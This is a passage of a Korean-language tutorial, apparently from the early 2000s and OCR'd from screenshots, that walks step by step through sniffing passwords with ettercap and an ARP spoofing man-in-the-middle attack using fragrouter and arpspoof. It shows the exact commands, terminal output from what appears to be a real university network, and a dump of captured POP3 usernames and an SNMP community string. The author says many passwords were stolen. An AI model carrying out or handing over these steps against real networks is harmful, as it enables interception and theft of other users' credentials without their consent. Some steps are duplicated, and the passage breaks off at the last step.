
```
                              ettercap 0.6.3.1
SOURCE:             ANY     <─┐   Filter:   OFF
                              ├─ illithid (IP based) - ettercap
DEST  :             ANY     <─┘   Active Dissector: OFF

             114 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
  1) [redacted]211:80       <──> [redacted]42:3537   ACTIVE    http
  2) [redacted]211:80       <──> [redacted].1:1409   ACTIVE    http
  3) [redacted]161:9003     <──> [redacted]00:9003     UDP
  4) [redacted]211:80       <──> [redacted]87:1751   CLOSING   http
  5) [redacted]211:80       <──> [redacted]03:4341   silent    http
  6) [redacted]137:2558     <──> [redacted]70:53       UDP     domain
  7) [redacted]158:137      <──> [redacted]55:137      UDP     netbios-ns
  8) [redacted].69:2456     <──> [redacted]87:80     CLOSING   http
  9) [redacted].87:4240     <──> [redacted]97:13819  ACTIVE
 10) [redacted].87:2455     <──> [redacted]35:6667             ircd
 11) [redacted].87:3911     <──> [redacted]35:6667             ircd
 12) [redacted].87:1902     <──> [redacted]35:6667             ircd
 13) [redacted]223:1480     <──> [redacted]70:80     silent    http
 14) [redacted]223:1469     <──> [redacted]70:80     KILLED    http
 15) [redacted]250:1028     <──> [redacted]05:1863
 16) [redacted].46:137      <──> [redacted]88:137      UDP     netbios-ns
 17) [redacted].87:4453     <──> [redacted]42:1935   ACTIVE
 18) [redacted].87:1412     <──> [redacted]51:1697   ACTIVE
 19) [redacted].53:137      <──> [redacted]55:137      UDP     netbios-ns
 20) [redacted]169:2190     <──> [redacted]17:9999   silent

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH

[영어][완성][두벌식]
```

⑤ 조금 기다린 후에 L 키를 눌러서 스니핑 된 패스워드를 파일로 저장한다.(주의 : 버퍼에 저장된 내용을 파일로 저장하는 것이므로 반드시 조금 기다린 후에 L 키를 눌러서 파일로 저장한다. 필자는 L 키를 눌렀을때 지정된 파일에 실시간으로 저장되는 것으로 알고 많은 시간을 낭비했다.)



```
                                  ettercap 0.6.3.1
SOURCE:            ANY     <--+-  Filter:  OFF
                              |-  illithid (IP based) - ettercap
DEST  :            ANY     <--+   Active Dissector: OFF

           114 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
  1) [redacted]211:80    <-->  [redacted].42:3537  | silent  | http
  2)           211:80    <-->           7.1:1409   | ACTIVE  | http
  3)           161:9003  <-->           100:9003   |   UDP   |
  4)           211:80    <-->           .87:1751   | CLOSING | http
  5)           211:80    <-->           203:4341   | silent  | http
  6)           137:2558  <-->           170:53     |   UDP   | domain
  7)           158:137   <-->           255:137    |   UDP   | netbios-ns
  8)   168.                                                   p
  9)   168.
 10)   168.     Passwords dumped to 20021106-00:40:-Dumped_Password.log   d
 11)   168.                                                   d
 12)   168.                                                   d
 13) [redacted]23:1480   <-->  [redacted].70:80    | silent  | http
 14)           23:1469   <-->           .70:80     | KILLED  | http
 15)           50:1028   <-->           205:1863   |         |
 16)           46:137    <-->           .88:137    |   UDP   | netbios-ns
 17)           87:4453   <-->           .42:1935   | ACTIVE  |
 18)           87:1412   <-->           .51:1697   | silent  |
 19)           53:137    <-->           255:137    |   UDP   | netbios-ns
 20)           69:2190   <-->           .17:9999   | silent  |

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH

[영어][완성][두벌식]
```


⑥ vi, cat 등을 이용하여 저장된 패스워드를 확인한다. 그림과 같이 많은 패스워드를 빼돌렸다.



```
[root@maya71 root]# cat 20021106-00\:40\:-Dumped_Password.log

[redacted].223:1508 -> [redacted]132:110              pop3

USER: [redacted]
PASS:

[redacted].101:161 -> 1[redacted].165:56579           snmp

USER:

PASS:

COMMUNITY: [redacted]


[redacted].120:34321 -[redacted]3.33:110              pop3

USER: [redacted]
PASS:

[redacted].192:4130 -> [redacted]3.10:110             pop3
[영어][완성][두벌식]
```

3) ARP spoofing 공격


이번에는 ARP spoofing 공격을 테스트 해 보도록 하자. ARP spoofing에 관한 내용 역시 앞에서 설명 했으므로 바로 테스트에 들어가자. (ARP redirect 공격과 거의 유사하다.)



<ARP spoofing공격 실행후 패킷의 흐름>

① 패킷 포워딩을 위해 fragrouter를 실행한다.


#fragrouter -B1



```
[root@maya71 root]# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

② 타겟 호스트에게 자신(공격자)을 게이트웨이로 위장한 ARP reply 패킷을 보낸다.

#arpspoof -t target_address gate_address




```
[root@maya71 root]# arpspoof -t 168.[redacted].228 168.[redacted].1
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
0:50:4:c0:4a:4a 0:6:29:55:6b:81 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c0:
4a:4a
```

[영어][완성][두벌식]

③ 외부에서 타겟 호스트로 보내지는 패킷도 스니핑 하기위해 게이트웨이에 자신(공격자)을 타겟 호스트로 위장하는 ARP reply 패킷을 보낸다.

#arpspoof -t gate_address target_address




```
[root@maya71 root]# arpspoof -t 168.[redacted].1 168.[redacted].228
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a 0:0:1d:f4:88:e9 0806 42: arp reply 168.[redacted].228 is-at 0:50:4:c
0:4a:4a
```

[영어][조합][두벌식]


④ ettercap을 실행한다.

#ettercap




```
root@maya71:~
                         ettercap 0.6.3.1

      60 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
              1) 168.[redacted].138          1) 168.[redacted].138
              2)   168.[redacted].1          2)   168.[redacted].1
              3)   168.[redacted].3          3)   168.[redacted].3
              4)   168.[redacted].5          4)   168.[redacted].5
              5)   168.[redacted].7          5)   168.[redacted].7
              6)   168.[redacted].8          6)   168.[redacted].8
              7)  168.[redacted].16          7)  168.[redacted].16
              8)  168.[redacted].22          8)  168.[redacted].22
              9)  168.[redacted].25          9)  168.[redacted].25
             10)  168.[redacted].27         10)  168.[redacted].27
             11)  168.[redacted].31         11)  168.[redacted].31
             12)  168.[redacted].32         12)  168.[redacted].32
             13)  168.[redacted].36         13)  168.[redacted].36
             14)  168.[redacted].48         14)  168.[redacted].48
             15)  168.[redacted].49         15)  168.[redacted].49
             16)  168.[redacted].50         16)  168.[redacted].50
             17)  168.[redacted].51         17)  168.[redacted].51
             18)  168.[redacted].52         18)  168.[redacted].52
             19)  168.[redacted].55         19)  168.[redacted].55
             20)  168.[redacted].56         20)  168.[redacted].56

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH
 Host: [redacted].ac.kr (168.[redacted].138) : 00:50:04:C0:4A:4A

[영어][완성][두벌식]
```

⑤ 's' 키를 눌러 스니퍼 모드로 전환한다.




```
root@maya71:~
                         ettercap 0.6.3.1
SOURCE:          ANY    <─┐ Filter:   OFF
                          ├ illithid (IP based) - ettercap
DEST  :          ANY    <─┘ Active Dissector: OFF

     114 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
  1) [redacted]211:80     <──> [redacted]42:3537   ACTIVE   http
  2) [redacted]211:80     <──> [redacted].1:1409   ACTIVE   http
  3) [redacted]161:9003   <──> [redacted]00:9003     UDP
  4) [redacted]211:80     <──> [redacted]87:1751   CLOSING  http
  5) [redacted]211:80     <──> [redacted]03:4341   silent   http
  6) [redacted]137:2558   <──> [redacted]70:53       UDP    domain
  7) [redacted]158:137    <──> [redacted]55:137      UDP    netbios-ns
  8) [redacted].69:2456   <──> [redacted]87:80     CLOSING  http
  9) [redacted].87:4240   <──> [redacted]97:13819  ACTIVE
 10) [redacted].87:2455   <──> [redacted]35:6667            ircd
 11) [redacted].87:3911   <──> [redacted]35:6667            ircd
 12) [redacted].87:1902   <──> [redacted]35:6667            ircd
 13) [redacted]223:1480   <──> [redacted]70:80     silent   http
 14) [redacted]223:1469   <──> [redacted]70:80     KILLED   http
 15) [redacted]250:1028   <──> [redacted]05:1863
 16) [redacted].46:137    <──> [redacted]88:137      UDP    netbios-ns
 17) [redacted].87:4453   <──> [redacted]42:1935   ACTIVE
 18) [redacted].87:1412   <──> [redacted]51:1697   ACTIVE
 19) [redacted].53:137    <──> [redacted]55:137      UDP    netbios-ns
 20) [redacted]169:2190   <──> [redacted]17:9999   silent

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH

[영어][완성][두벌식]
```

⑥ 조금 기다린 후에 'L' 키를 눌러서 스니핑 된 패스워드를 파일로 저장한다.(주의 : 버퍼에 저장된 내용을 파일로 저장하는 것 이므로 반드시 조금 기다린 후에 'L' 키를 눌러서 파일로 저장한다. 필자는 'L' 키를 눌렀을때 지정된 파일에 실시간으로 저장되는 것으로 착각하여 많은 시간을 낭비했다.)



```
                                  ettercap 0.6.3.1
SOURCE:              ANY     <─┐   Filter:  OFF
                               ├─ illithid (IP based) - ettercap
DEST  :              ANY     <─┘   Active Dissector: OFF

        114 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
  1)  [redacted]211:80      <──>  [redacted].42:3537  | silent  | http
  2)            211:80      <──>            7.1:1409  | ACTIVE  | http
  3)            161:9003    <──>            100:9003  |   UDP   |
  4)            211:80      <──>            .87:1751  | CLOSING | http
  5)            211:80      <──>            203:4341  | silent  | http
  6)            137:2558    <──>            170:53    |   UDP   | domain
  7)            158:137     <──>            255:137   |   UDP   | netbios-ns
  8)    168.                                                        p
  9)    168.
 10)    168.  Passwords dumped to 20021106-00:40:-Dumped_Password.log  d
 11)    168.                                                        d
 12)    168.                                                        d
 13)  [redacted]23:1480     <──>  [redacted].70:80    | silent  | http
 14)            23:1469     <──>            .70:80    | KILLED  | http
 15)            50:1028     <──>            205:1863  |         |
 16)            46:137      <──>            .88:137   |   UDP   | netbios-ns
 17)            87:4453     <──>            .42:1935  | ACTIVE  |
 18)            87:1412     <──>            .51:1697  | silent  |
 19)            53:137      <──>            255:137   |   UDP   | netbios-ns
 20)            69:2190     <──>            .17:9999  | silent  |

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH

[영어][완성][두벌식]
```

⑦ vi, cat 등을 이용하여 저장된 패스워드를 확인한다.



```
